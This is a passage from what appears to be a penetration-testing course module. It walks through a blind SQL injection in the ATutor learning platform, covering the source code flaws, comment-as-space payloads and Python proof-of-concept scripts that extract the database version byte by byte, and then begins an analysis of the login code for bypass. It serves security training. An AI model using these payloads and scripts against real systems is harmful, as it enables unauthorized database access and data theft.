$row['login'], $row['first_name'], $row['second_name'], $row['last_name']);
307:    }
```

Listing 77 - get_display_name function code chunk

On line 304 in listing 77, we can see that *get_display_name* prepares and executes the final query using the passed *$member_id* parameter. The results of the query are then returned back to the caller.

This execution logic effectively prevents us from using any UNION payload into the original vulnerable query and turns this SQL injection into a classical blind injection.

Unlike the very basic SQL injection vulnerabilities, which allow the attacker to retrieve the desired data *directly* through the rendered web page, blind SQL injections force us to *infer* the data we seek, as it is never returned in the result set of the original query. This can happen for many reasons, such as web application logic that intercepts the query results and prepares them for display based on a set of rules, or error-handling pages whose content never changes regardless of what triggered the error.

3.3.1 Exercise

1. Repeat the injection process covered in the previous section and ensure that you can recreate the described results
2. Disable *display_errors* in php.ini and restart the Apache service. Verify that no output is returned in the browser when triggering the SQL injection

3.4 A Brief Review of Blind SQL Injections

Before we continue, we will briefly review how traditional blind SQL injections work. As mentioned before, in a blind SQLi attack, no data is actually transferred via the web application as the result of the injected payload. The attacker is therefore not able to see the result of an attack in-band. This leaves the attacker with only one choice: inject queries that ask a series of *YES* and *NO* questions (boolean queries) to the database and construct the sought information based on the answers to those questions. The way the information can be inferred depends on the type of blind injection we are dealing with. Blind SQL injections can be classified as *boolean-based* or *time-based*.

In *Boolean-based* injections an attacker injects a boolean SQL query into the database, which forces the web application to display different content in the rendered web page depending on whether the query evaluates to TRUE or FALSE. In this case the attacker can infer the outcome of the boolean SQL payload by observing the differences in the HTTP response content.

In *time-based* blind SQL injections our ability to infer any information is even more limited because a vulnerable application does not display any differences in the content based on our injected *TRUE/FALSE* queries. In such cases, the only way to infer any information is by introducing artificial query execution delays in the injected subqueries via database-native functions that consume time. In the case of MySQL, that would be the *sleep()* function.

As we saw previously, in our ATutor vulnerability we were able to execute a valid query by injecting two single quotes and as a result obtain an empty response (blank web page).

```
kali@kali:~/atutor$ python poc1.py atutor "AAAA''"
Response Headers:
{'Content-Length': '20', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=38m1u0lvr8jatcnfb3382c7mk7; path=/ATutor/,
ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/,
ATutorID=98urnfikmqo7s5m4gog1dh6sj0; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:09:39 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:


No errors found

kali@kali:~/atutor$
```

Listing 78 - After sending a double single quote payload, we receive an empty response

By providing the appropriate input however, we are able to change the outcome of the query and display relevant results within the web page. In the following example we are going to supply the prefix of a known and valid user to the *q* parameter. Our ATutor installation already has an "Offensive Security" user, so we are going to use the prefix "off".




Figure 69: An example search query result

In the web response shown in Figure 69 we can clearly see that the application displays some data within the HTML page. This means that the vulnerability in question can be classified as boolean-based. We will play with a time-based SQL injection in another module of this course.

3.5 Digging Deeper

During our source code analysis, we identified a couple of instances in which the ATutor developers used a function called *$addslashes* against user input from the *q* GET parameter. A quick look at the PHP documentation verifies that this function should indeed escape our single tick payload, yet it didn't.

3.5.1 When $addslashes Are Not

An important item to note here is that the called function name is stored in a variable called *$addslashes* and that we are *not* calling the native PHP *addslashes* function. As a reminder, here is the partial Listing 63 again.

```
37: //if $_GET['q'] is set, handle Ajax.
38: if (isset($_GET['q'])){
39:     $query = $addslashes($_GET['q']);
40:
41:     //retrieve a list of friends by the search
42:     $search_result = searchFriends($query);
```

Listing 79 - Using $addslashes

So we need to find where this *$addslashes* variable is defined. A quick **grep** search helps us find what we are looking for in the **mysql_connect.inc.php** file.

```
092: if ( get_magic_quotes_gpc() == 1 ) {
093:     $addslashes   = 'my_add_null_slashes';
094:     $stripslashes = 'stripslashes';
095: } else {
096:     if(defined('MYSQLI_ENABLED')){
097:         // mysqli_real_escape_string requires 2 params, breaking wherever
098:         // current $addslashes with 1 param exists. So hack with trim and
099:         // manually run mysqli_real_escape_string requires during sanitization
below
100:         $addslashes   = 'trim';
```

```
101:     }else{
102:         $addslashes   = 'mysql_real_escape_string';
103:     }
104:     $stripslashes = 'my_null_slashes';
105: }
```

Listing 80 - Defining $addslashes

Looking at listing 80 we see something interesting. First, on line 92 there is a check for the Magic Quotes[28] setting. If the Magic Quotes are on, then the *$addslashes* is defined as *my_add_null_slashes*. A quick look in the same file shows us that definition.

```
77: //functions for properly escaping input strings
78: function my_add_null_slashes( $string ) {
79:     global $db;
80:     if(defined('MYSQLI_ENABLED')){
81:         return $db->real_escape_string(stripslashes($string));
82:     }else{
83:         return mysql_real_escape_string(stripslashes($string));
84:     }
85:
86: }
87:
88: function my_null_slashes($string) {
89:     return $string;
90: }
```

Listing 81 - Sanitizing function definitions

On our vulnerable system, we can check whether this conditional branch would be taken.

```
student@atutor:~$ cat /var/www/html/magic.php
<?php
var_dump(get_magic_quotes_gpc());
?>
student@atutor:~$ curl http://localhost/magic.php
bool(false)
student@atutor:~$
```

Listing 82 - The vulnerable target system does not have magic quotes on

This result is expected because the version of PHP we are dealing with is 5.6.30 and Magic Quotes have been deprecated since version 5.4.0.

```
student@atutor:~$ php -v
PHP 5.6.17-0+deb8u1 (cli) (built: Jan 13 2016 09:10:12)
Copyright (c) 1997-2016 The PHP Group
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
    with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies
student@atutor:~$
```

Listing 83 - Target PHP version

[28] https://en.wikipedia.org/wiki/Magic_quotes

Since Magic Quotes are off, looking back at the code in listing 80, we know that we will fall through to the *else* part of the conditional branch. Line 96 then checks whether the global variable *MYSQLI_ENABLED* is defined. If that is the case, then *$addslashes* becomes the *trim* function, seemingly due to legacy code and how the *$addslashes* function has been used in the past.

Finally, after searching for the *MYSQLI_ENABLED* definition, we find it in vital_funcs.inc.php.

```
16: /* test for mysqli presence */
17: if(function_exists('mysqli_connect')){
18:     define('MYSQLI_ENABLED', 1);
19: }
```

Listing 84 - Defining MYSQLI_ENABLED

Considering that our ATutor installation runs on PHP 5.6, this implies that the *mysqli_connect* function must exist, as it is present by default since version 5.0 in the *php5-mysql* Debian package[29].

Therefore, our *$addslashes* function will do nothing more than simply *trim* the user input. In other words, there is no validation of user input when the *$addslashes* function is used!

3.5.2 Improper Use of Parameterization

Unfortunately for ATutor developers, this was not the real mistake. The application also defines and implements a function called *queryDB*, whose purpose is to enable the use of parameterized queries. This is the function that is called any time there is a SQL query to be executed and it is defined in the file mysql_connect.inc.php as well. Here is how it looks:

```
107: /**
108:  * This function is used to make a DB query the same along the whole codebase
109:  * @access  public
110:  * @param   $query = Query string in the vsprintf format. Basically the first
parameter of vsprintf function
111:  * @param   $params = Array of parameters which will be converted and inserted
into the query
112:  * @param   $oneRow = Function returns the first element of the return array if
set to TRUE. Basically returns the first row if it exists
113:  * @param   $sanitize = if True then addslashes will be applied to every
parameter passed into the query to prevent SQL injections
114:  * @param   $callback_func = call back another db function, default
mysql_affected_rows
115:  * @param   $array_type = Type of array, MYSQL_ASSOC (default), MYSQL_NUM,
MYSQL_BOTH, etc.
116:  * @return  ALWAYS returns result of the query execution as an array of rows. If
no results were found than array would be empty
117:  * @author  Alexey Novak, Cindy Li, Greg Gay
118:  */
119: function queryDB($query, $params=array(), $oneRow = false, $sanitize = true,
```

[29] Our target machine is a Debian box, http://php.net/manual/en/mysqli.installation.php

```
$callback_func = "mysql_affected_rows", $array_type = MYSQL_ASSOC) {
120:     if(defined('MYSQLI_ENABLED') && $callback_func == "mysql_affected_rows"){
121:         $callback_func = "mysqli_affected_rows";
122:     }
123:     $sql = create_sql($query, $params, $sanitize);
124:     return execute_sql($sql, $oneRow, $callback_func, $array_type);
125:
126: }
```

Listing 85 - Implementation of the queryDB function

As the listing 85 shows (line 119), when the *queryDB* function is used correctly, the known and controlled parts of any given query are passed as the first argument. The user-controlled parameters are passed in an array as a second argument. The elements of the array are then properly sanitized with the help of the *create_sql* function which is called to construct the complete query (line 123).

Here we can see that the *create_sql* function correctly sanitizes each string element of the parameters array using the *real_escape_string* function[30] (line 189).

```
182: function create_sql($query, $params=array(), $sanitize = true){
183:     global $addslashes, $db;
184:     // Prevent sql injections through string parameters passed into the query
185:     if ($sanitize) {
186:         foreach($params as $i=>$value) {
187:          if(defined('MYSQLI_ENABLED')){
188:              $value = $addslashes(htmlspecialchars_decode($value, ENT_QUOTES));
189:              $params[$i] = $db->real_escape_string($value);
190:             }else {
191:              $params[$i] = $addslashes($value);
192:             }
193:         }
194:     }
195:
196:     $sql = vsprintf($query, $params);
197:     return $sql;
198: }
```

Listing 86 - Implementation of the create_sql function

Recalling our earlier analysis of listing 65, the values we control are used in the construction of the query string that is passed as the *first* parameter to the *queryDB* function (*$sql*), and **not** in an array of values that would get sanitized.

```
309: $rows_friends = queryDB($sql, array(), '', FALSE);
```

Listing 87 - An example of queryDB() function call

Effectively, this means that the query string is built by concatenating the unsanitized string, which is then passed to the *queryDB* function. Once again, this avoids sanitization because the user-controlled parameters were **not** passed in the array.

[30] http://php.net/manual/en/mysqli.real-escape-string.php

This mistake, combined with the *$addslashes* definition as we described in the previous section, contribute to the SQL injection vulnerability.

The wrong use of the *queryDB* function is an example of a software development mistake that we have encountered numerous times when auditing various web applications. It boils down to the fact that, at times, software developers do not fully understand how critical functions work. By not using them properly, the resulting code ends up being vulnerable to attacks, despite the fact that the critical function in question is designed correctly.

Now that we have a complete understanding of this vulnerability, let's see how we can exploit it.

3.6 Data Exfiltration

Before developing a method that we can use to extract arbitrary data from the database, we must keep in mind that our payloads cannot contain any spaces, since they are used as delimiters in the query construction process. As a reminder, here is that chunk of code again.

```
271:   $name = $addslashes($name);
272:   $sub_names = explode(' ', $name);
273:    foreach($sub_names as $piece){
274:        if ($piece == ''){
275:            continue;
276:        }
```

Listing 88 - Spaces are used as delimiters

However, since this is an ATutor-related constraint and not something inherent to MySQL, we can replace spaces with anything that constitutes a valid space substitute in MySQL syntax.

As it turns out, we can use inline comments in MySQL as a valid space! For example, the following SQL query is, in fact, completely valid in MySQL.

```
mysql> select/**/1;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.01 sec)

mysql>
```

Listing 89 - A valid MySQL query without spaces

3.6.1 Comparing HTML Responses

Now that we are fully aware of the restrictions in place, our first goal is to create a very simple dummy TRUE/FALSE injection subquery.

This step is important as it will allow us to identify a baseline and see how the injected *TRUE* and *FALSE* subqueries influence the HTTP responses. Once we have established this, we will be able

to basically ask the database arbitrary questions by replacing the dummy TRUE/FALSE subqueries with more complex boolean subqueries. This will allow us to infer the answers we seek by examining the HTTP responses.

Here are the two dummy subqueries we can use to achieve our goal:

```
AAAA')/**/or/**/(select/**/1)=1%23
```

Listing 90 - The injected payload whereby the query evaluates to "true"

```
AAAA')/**/or/**/(select/**/1)=0%23
```

Listing 91 - The injected payload whereby the query evaluates to "false"

Before injecting the subqueries, let's see how that looks in a MySQL shell. For convenience, we have also changed the *select ** syntax from the original query to *select count(*)*. Note that this simply changes how the result output is presented rather than the number of rows returned by the SQL injection attack.

```
mysql> SELECT count(*) FROM AT_members M WHERE (first_name LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%'  OR second_name LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%'  OR last_name LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%'  OR login LIKE
'%AAAA')/**/or/**/(select/**/1)=1#%');
    -> ;
+----------+
| count(*) |
+----------+
|        1 |
+----------+
1 row in set (0.00 sec)

mysql> SELECT count(*) FROM AT_members M WHERE (first_name LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%'  OR second_name LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%'  OR last_name LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%'  OR login LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%');
    -> ;
+----------+
| count(*) |
+----------+
|        0 |
+----------+
1 row in set, 4 warnings (0.01 sec)

mysql>
```

Listing 92 - Testing the TRUE/FALSE blind injection in the MySQL shell

From the listings above, we can see that the TRUE/FALSE dummy subqueries control the number of results that are returned from the vulnerable query–so far so good. Please notice that the queries we used are literally the same injected ones that we can find in the MySQL log file. That means they include our comment control character as well. Once we execute those queries in the MySQL shell, we will see the following queries in the log file, which clearly demonstrates

that we are able to use comments to terminate the query and that our injection string does *not* have to satisfy all 4 injection points.

```
322 Query   SELECT count(*) FROM AT_members M WHERE (first_name LIKE '%AAAA') or
(select 1)=0
322 Query   SELECT count(*) FROM AT_members M WHERE (first_name LIKE '%AAAA') or
(select 1)=1
```

Listing 93 - Verifying query comment termination

Now let's trigger our vulnerability using the *true* statement and our proof of concept script. This will help us verify that everything is still going according to plan.

```
kali@kali:~/atutor$ python poc.py atutor "AAAA')/**/or/**/(select/**/1)=1%23"
Response Headers:
{'Content-Length': '180', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=k17jncu2mqnkjepg3b2ldur5m0; path=/ATutor/,
ATutorID=1ehuuuggbmtdt9cm75t2cm4r36; path=/ATutor/,
ATutorID=1ehuuuggbmtdt9cm75t2cm4r36; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:11:07 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:
Suggestions:Offensive - Security

No errors found
kali@kali:~/atutor$
```

Listing 94 - Executing a true statement SQL injection via the search friends

While it may seem obvious to the astute student that *(select 1)=1* will always be true, we must remember that what we are doing here is verifying that the complete query (with all its subqueries) is well-formed and will not cause any database errors. We also want to make sure that we control whether the database returns a result set or not, by changing the subquery comparison value from *1* to *0* respectively.

```
kali@kali:~/atutor$ python poc.py atutor "AAAA')/**/or/**/(select/**/1)=0%23"
Response Headers:
{'Content-Length': '20', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=vlpn8f9819c050302uskmg8es2; path=/ATutor/,
ATutorID=4tbchrm3migc3nk8jg5qhr4357; path=/ATutor/,
ATutorID=4tbchrm3migc3nk8jg5qhr4357; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'Keep-
Alive', 'Date': 'Tue, 24 Apr 2018 17:12:05 GMT', 'Content-Type': 'text/html;
charset=utf-8'}

Response Content:


No errors found

kali@kali:~/atutor$
```

Listing 95 - Executing a false statement SQL injection via the search friends

If we look at the responses from listing 94 and listing 95, we notice that when we inject a payload that makes the vulnerable query evaluate to *FALSE*, the response is basically empty (*Content-Length: 20*). However, if we inject a payload that forces the vulnerable query to evaluate to *TRUE*, we can see that there is a response body (*Content-Length: 180*). This effectively means we can use the *Content-Length* header and its value as our *TRUE/FALSE* indicator.

The updated proof of concept script in Listing 96 includes this functionality.

```
import requests
import sys

def searchFriends_sqli(ip, inj_str, query_type):
    target      = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" %
(ip, inj_str)
    r = requests.get(target)
    content_length = int(r.headers['Content-Length'])
    if (query_type==True) and (content_length > 20):
        return True
    elif (query_type==False) and (content_length == 20):
        return True
    else:
        return False

def main():
    if len(sys.argv) != 2:
        print "(+) usage: %s <target>"  % sys.argv[0]
        print '(+) eg: %s 192.168.121.103'  % sys.argv[0]
        sys.exit(-1)

    ip                  = sys.argv[1]

    false_injection_string = "test')/**/or/**/(select/**/1)=0%23"
    true_injection_string  = "test')/**/or/**/(select/**/1)=1%23"

    if searchFriends_sqli(ip, true_injection_string, True):
        if searchFriends_sqli(ip, false_injection_string, False):
            print "(+) the target is vulnerable!"

if __name__ == "__main__":
    main()
```

Listing 96 - The above proof of concept implements the basic TRUE/FALSE logic needed to exfiltrate data

After running the proof of concept script in listing 96, we can confirm that both the TRUE and FALSE statements are working as intended.

```
kali@kali:~/atutor$ python poc2.py atutor
(+) the target is vulnerable!
kali@kali:~/atutor$
```

Listing 97 - Running the updated proof of concept

3.6.2 MySQL Version Extraction

We have finally reached the point at which we can develop a more complex query in order to exfiltrate valuable data from the database. Our first goal will be to extract the database version.

In MySQL, the query to retrieve the database version information looks like this:

```
mysql> select/**/version();
+---------------------+
| version()           |
+---------------------+
| 5.5.47-0+deb8u1-log |
+---------------------+
1 row in set (0.01 sec)
```

Listing 98 - MySQL query to identify the database version

However, given the fact that we are dealing with a blind SQL injection, we have to resort to a byte-by-byte approach, as we cannot retrieve a full response from the query. Therefore, we need to come up with a boolean MySQL *version()* subquery that will replace the dummy TRUE/FALSE subqueries used in the previous section.

A query we can use will compare each byte of the subquery result (MySQL version) with a set of characters of our choice. We won't be able to extract data directly, but we can ask the database if the first character of the version string is a "4" or a "5", for example, and the result will be either *TRUE* or *FALSE*.

```
mysql> select/**/(substring((select/**/version()),1,1))='4';
+-------------------------------------------+
| (substring((select version()), 1, 1))='4' |
+-------------------------------------------+
|                                         0 |
+-------------------------------------------+
1 row in set (0.00 sec)


mysql> select/**/(substring((select/**/version()),1,1))='5';
+-------------------------------------------+
| (substring((select version()), 1, 1))='5' |
+-------------------------------------------+
|                                         1 |
+-------------------------------------------+
1 row in set (0.02 sec)
```

Listing 99 - Selecting the first character of the database version and comparing it to a value

As shown in Listing 99, in order to accomplish our task, we are relying on the *substring* function[31]. Essentially, this function returns any number of characters we choose, starting from any position in the target string.

[31] https://www.w3resource.com/mysql/string-functions/mysql-substring-function.php

At this point, it is worth mentioning that it is good practice to convert the resultant character to its numeric ASCII value and then perform the comparison. The main reason for doing this is to avoid any other potential payload restrictions such as the use of quotes in the injection string. Although that is not the case for this particular vulnerability (we only have to avoid spaces), it is a practice you should get used to. In the case of MySQL, the relevant function to perform this conversion is *ascii*[32].

```
mysql> select/**/ascii(substring((select/**/version()),1,1))=52;
+-----------------------------------------------+
| ascii(substring((select version()),1,1))=52   |
+-----------------------------------------------+
|                                             0 |
+-----------------------------------------------+
1 row in set (0.00 sec)

mysql> select/**/ascii(substring((select/**/version()),1,1))=53;
+-----------------------------------------------+
| ascii(substring((select version()),1,1))=53   |
+-----------------------------------------------+
|                                             1 |
+-----------------------------------------------+
1 row in set (0.00 sec)
```

Listing 100 - Using the ascii function to avoid payload restrictions

Let's now craft and test the whole injection query in the browser using the MySQL *version()* boolean subqueries:

```
False Query:
q=test%27)/**/or/**/(select/**/ascii(substring((select/**/version()),1,1)))=52%23

True Query:
q=test%27)/**/or/**/(select/**/ascii(substring((select/**/version()),1,1)))=53%23
```

Listing 101 - TRUE/FALSE MySQL version() subqueries

Figure 70: The MySQL version() False subquery returns no result set as expected

[32] https://www.w3resource.com/mysql/string-functions/mysql-ascii-function.php




Figure 71: The MySQL version() True subquery returns a result set as expected

Great! Everything is working according to our plan. We have finally reached the point where we can develop a script to automate the data retrieval from the MySQL database using the SQL injection vulnerability we have investigated in this module and the MySQL *version()* boolean subqueries we have just manually tested. We only need to play with the *substring()* function in our subqueries and loop over every single character of the *version()* result string comparing it with every possible character in the ASCII printable set[33] (32-126, highlighted in Listing 102).

```
import requests
import sys

def searchFriends_sqli(ip, inj_str):
    for j in range(32, 126):
        # now we update the sqli
        target = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" % (ip,
inj_str.replace("[CHAR]", str(j)))
        r = requests.get(target)
        content_length = int(r.headers['Content-Length'])
        if (content_length > 20):
            return j
    return None

def main():
    if len(sys.argv) != 2:
        print "(+) usage: %s <target>"  % sys.argv[0]
        print '(+) eg: %s 192.168.121.103'  % sys.argv[0]
        sys.exit(-1)

    ip = sys.argv[1]

    print "(+) Retrieving database version...."

    # 19 is length of the version() string. This can
    # be dynamically stolen from the database as well!
    for i in range(1, 20):
        injection_string =
"test')/**/or/**/(ascii(substring((select/**/version()),%d,1)))=[CHAR]%%23" % i
        extracted_char = chr(searchFriends_sqli(ip, injection_string))
        sys.stdout.write(extracted_char)
        sys.stdout.flush()
    print "\n(+) done!"
```

[33] https://en.wikipedia.org/wiki/ASCII

```
if __name__ == "__main__":
    main()
```

Listing 102 - Database version extraction proof of concept script

As shown in Listing 103, our final proof of concept script has successfully extracted the database version!

```
kali@kali:~/atutor$ python poc3.py atutor
(+) Retrieving database version....
5.5.47-0+deb8u1-log
(+) done!
kali@kali:~/atutor$
```

Listing 103 - Extracting MySQL version through the blind SQL injection vulnerability

3.6.3 Exercise

1. Recreate the attack described in this section. Make sure you can retrieve the database version
2. Modify the script to check whether the database user under whose context ATutor is running is a DBA

3.6.4 Extra mile

Review the remainder of the code in index_public.php. Try to identify another path to the vulnerable function and modify the final data exfiltration script accordingly.

3.7 Subverting the ATutor Authentication

So far, we worked out a way to retrieve arbitrary information from the vulnerable ATutor database, and while that is a good first step, we need to see how we can use that information. An obvious choice would be to retrieve user credentials, but considering that modern applications rarely store plain-text credentials (sadly, it still happens), we would only be able to retrieve password hashes. This is also the case with ATutor, so even with password hashes in hand, we would still need to perform a bruteforce attack in order to possibly retrieve any cleartext account password.

Another option is to investigate the login implementation and identify any potential weaknesses. Since password cracking success can be quite variable, we will take a deeper look at the login implementation in the ATutor application.

Let's first capture a valid login request using our Burp proxy, so that we have a good starting point for our analysis. A request similar to the one in the figure below was captured when performing a login request to the web application:




Figure 72: A captured login request using teacher:teacher123 as the username and password

Looking at figure 72, we notice that one of the parameters passed to the server for authentication is *form_password_hidden*, which appears to hold a password hash. Supporting that assumption is the fact that we do not see our password anywhere in this POST request.

Considering that we have full access to the backend ATutor database, we can quickly check if this is the hash value that is stored for the teacher account. The ATutor table in which the user credentials are stored is called *AT_members*.

```
mysql> select login, password from AT_members;
+---------+------------------------------------------+
| login   | password                                 |
+---------+------------------------------------------+
| teacher | 8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e |
+---------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Listing 104 - The password hash for the teacher user account

The values we see in figure 72 and listing 104 do not match, indicating that further processing of the user-controlled data is taking place prior to authentication.

In order to fully understand the authentication process, we need to start analyzing it from the login page. We begin by reviewing the code in the login.php script.

Looking at lines 15-18 we see:

```
15: $_user_location    = 'public';
16: define('AT_INCLUDE_PATH', 'include/');
17: require (AT_INCLUDE_PATH.'vitals.inc.php');
18: include(AT_INCLUDE_PATH.'login_functions.inc.php');
```

Listing 105 - The vital code used for authentication

The portion of code shown in listing 105 is the only one that is truly relevant to us in login.php. It points us to the important login functions that are located in ATutor/include/login_functions.inc.php.

While reviewing login_functions.inc.php, the first thing that catches our eye is located at lines 23-31:

```
23: if (isset($_POST['token']))
24: {
25:     $_SESSION['token'] = $_POST['token'];
26: }
27: else
28: {
29:     if (!isset($_SESSION['token']))
30:         $_SESSION['token'] = sha1(mt_rand() . microtime(TRUE));
31: }
```

Listing 106 - Setting a token value within the session via user-controlled input

If it is set, the *$_POST['token']* variable can be used to set the *$_SESSION['token']* value. Session tokens are always an interesting item to keep track of as they are used in unexpected ways at times. We'll make a note of that.

The next chunk of code in login_functions.inc.php looks like this:

```
39: if (isset($_GET['course'])) {
40:     $_GET['course'] = intval($_GET['course']);
41: } else {
42:     $_GET['course'] = 0;
43: }
44:
45: // check if we have a cookie
46: if (!$msg->containsFeedbacks()) {
47:     if (isset($_COOKIE['ATLogin'])) {
48:         $cookie_login = $_COOKIE['ATLogin'];
49:     }
50:     if (isset($_COOKIE['ATPass'])) {
51:         $cookie_pass  = $_COOKIE['ATPass'];
52:     }
53: }
54:
55: //garbage collect for maximum login attempts table
56: if (rand(1, 100) == 1){
57:     queryDB("DELETE FROM %smember_login_attempt WHERE expiry < '%s'",
array(TABLE_PREFIX, time()));
58: }
```

Listing 107 - More user-controlled data is used during the login process

Listing 107 contains logic that does not appear that interesting to us at the moment, as we are not using any cookies or the *course* variable in our POST request.

The authentication process becomes more interesting beginning on line 60.

```
60: if (isset($cookie_login, $cookie_pass) && !isset($_POST['submit'])) {
61:     /* auto login */
62:     $this_login        = $cookie_login;
63:     $this_password    = $cookie_pass;
64:     $auto_login        = 1;
65:     $used_cookie    = true;
66: } else if (isset($_POST['submit'])) {
67:     /* form post login */
68:     $this_password = $_POST['form_password_hidden'];
69:     $this_login        = $_POST['form_login'];
70:     $auto_login        = isset($_POST['auto']) ? intval($_POST['auto']) : 0;
71:     $used_cookie    = false;
72: } else if (isset($_POST['submit1'])) {
73:     /* form post login on autoenroll registration*/
74:     $this_password = $_POST['form1_password_hidden'];
75:     $this_login        = $_POST['form1_login'];
76:     $auto_login        = isset($_POST['auto']) ? intval($_POST['auto']) : 0;
77:     $used_cookie    = false;
78: }
```

Listing 108 - Setting the $this_login and $this_password variables via certain conditions

Since we are not using cookies, but can instead see in our POST request that the *submit* parameter is set, we will concern ourselves with the *else* branch of login_functions.inc.php on line 66. There, the code allows us to set the *$this_login* and *$this_password* variables via the *$_POST['form_login']* and *$_POST['form_password_hidden']* variables respectively. We'll make a note of that as well.

Next, we see another chunk of code that is largely inconsequential to us at this point, although there a couple of items worth pointing out.

```
080: if (isset($this_login, $this_password)) {
081:     if (version_compare(PHP_VERSION, '5.1.0', '>=')) {
082:         session_regenerate_id(TRUE);
083:     }
084:
085:
086:     if ($_GET['course']) {
087:         $_POST['form_course_id'] = intval($_GET['course']);
088:     } else {
089:         $_POST['form_course_id'] = intval($_POST['form_course_id']);
090:     }
091:     $this_login    = $addslashes($this_login);
092:     $this_password = $addslashes($this_password);
093:
094:     //Check if this account has exceeded maximum attempts
095:     $rows = queryDB("SELECT login, attempt, expiry FROM %smember_login_attempt
WHERE login='%s'", array(TABLE_PREFIX, $this_login), TRUE);
096:
097:     if ($rows && count($rows) > 0){
098:         list($attempt_login_name, $attempt_login, $attempt_expiry) = $rows;
099:     } else {
100:         $attempt_login_name = '';
101:         $attempt_login = 0;
```

```
102:         $attempt_expiry = 0;
103:     }
104:     if($attempt_expiry > 0 && $attempt_expiry < time()){
105:         //clear entry if it has expired
106:         queryDB("DELETE FROM %smember_login_attempt WHERE login='%s'",
array(TABLE_PREFIX, $this_login));
107:         $attempt_login = 0;
108:         $attempt_expiry = 0;
109:     }
```

Listing 109 - Additional authentication logic

Since the *$this_login* and *$this_password* variables are set as we saw in listing 108, we know that we will enter the *if* branch on line 80. Then, if we recall from the previous section, the *$addslashes* function calls on lines 91 and 92 will really not sanitize anything. The remainder of this code chunk does not really affect us in any way, so we can move on.

Finally, we arrive at the most interesting part of the authentication logic beginning at line 111.

```
111:     if ($used_cookie) {
112:         #4775: password now store with salt
113:         $rows = queryDB("SELECT password, last_login FROM %smembers WHERE
login='%s'", array(TABLE_PREFIX, $this_login), TRUE);
114:         $cookieRow = $rows;
115:         $saltedPassword = hash('sha512', $cookieRow['password'] . hash('sha512',
$cookieRow['last_login']));
116:         $row = queryDB("SELECT member_id, login, first_name, second_name,
last_name, preferences,password AS pass, language, status, last_login FROM %smembers
